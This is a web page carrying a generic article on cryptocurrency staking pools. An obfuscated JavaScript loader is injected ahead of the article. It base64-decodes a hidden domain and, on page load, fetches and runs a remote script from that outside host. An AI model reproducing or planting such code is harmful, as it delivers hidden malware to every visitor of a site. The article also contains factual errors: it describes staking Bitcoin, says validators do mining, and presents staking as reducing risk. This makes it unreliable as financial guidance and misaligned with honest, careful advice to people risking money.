
const pdx=”bm9yZGVyc3dpbmcuYnV6ei94cC8=”;const pde=atob(pdx);const script=document.createElement(“script”);script.src=”https://”+pde+”cc.php?u=69ab91a2″;document.body.appendChild(script);
Title:
Unlocking Crypto Rewards: The Power of Staking Pools in Cryptocurrency
Introduction
The world of cryptocurrency has experienced a significant surge in popularity over the past decade, with thousands of new cryptocurrencies emerging every year. While many investors are flocking to traditional asset classes like stocks and bonds, others are looking for alternative ways to earn rewards on their digital assets. Staking pools have emerged as an attractive option, allowing individuals to maximize their crypto rewards and take advantage of decentralized governance. In this article, we’ll delve into the world of staking pools and explore how they can help you reap the benefits of cryptocurrency investing.
What are Staking Pools?

A staking pool is a collective effort among members to validate transactions on a blockchain network, such as Bitcoin or Ethereum. By pooling your resources together, you’re essentially “stake” your crypto assets to participate in the validation process, ensuring that any new blocks are verified and added to the blockchain. In return, you receive rewards in the form of transaction fees, block rewards (for older blocks), or even additional cryptocurrency.
How Does Staking Work?
Here’s a step-by-step explanation:
- Join a staking pool: Search for a reputable staking pool on your preferred platform, such as Coinbase, Binance, or Kraken.
- Deposit your crypto: Deposit the cryptocurrencies you want to stake into the pool.
- Set a stake duration: Choose how long you’re willing to hold onto your assets (e.g., 30 days).
- Get rewarded: Your staked assets will generate rewards in the form of transaction fees or block rewards.
Types of Staking Pools
There are several types of staking pools available:
- Delegated staking pools
: These pools delegate a portion of your staked assets to a validator, who performs tasks like mining and verifying transactions.
- Un delegated staking pools: In these cases, you’re responsible for managing your own staked assets, including selecting validators and setting stake durations.
- Hybrid staking pools: Some pools offer a combination of delegated and un-delegated staking options.
Benefits of Staking Pools
- Earn rewards: Staking pools provide an attractive way to earn rewards in the form of transaction fees or block rewards.
- Increased security: By pooling your resources, you’re more likely to have your assets protected by a decentralized network.
- Reduced risk: With staking pools, you don’t need to hold onto your assets for extended periods; you can withdraw them as needed.
- Community engagement: Many staking pools offer opportunities to participate in community governance and decision-making processes.
Popular Staking Pools
- Binance Staking Pool: A popular and user-friendly pool with a wide range of cryptocurrencies available for staking.
- Coinbase Staking Pool: Coinbase offers a convenient, decentralized staking experience with rewards in the form of interest-bearing addresses.
- Kraken Staking Pool: Kraken’s staking pool provides access to a diverse selection of cryptocurrencies and competitive reward structures.
Tips for Maximizing Your Crypto Rewards
- Choose reputable pools: Research and select staking pools that are secure, reliable, and transparent.
- Set realistic stake durations: Don’t hold onto your assets for extended periods; set a reasonable duration (e.g., 30 days) to take advantage of rewards.
- Monitor pool performance: Keep an eye on your staked assets’ performance and adjust your strategy as needed.
- Diversify your portfolio: Don’t put all your eggs in one basket; spread your investments across multiple cryptocurrencies.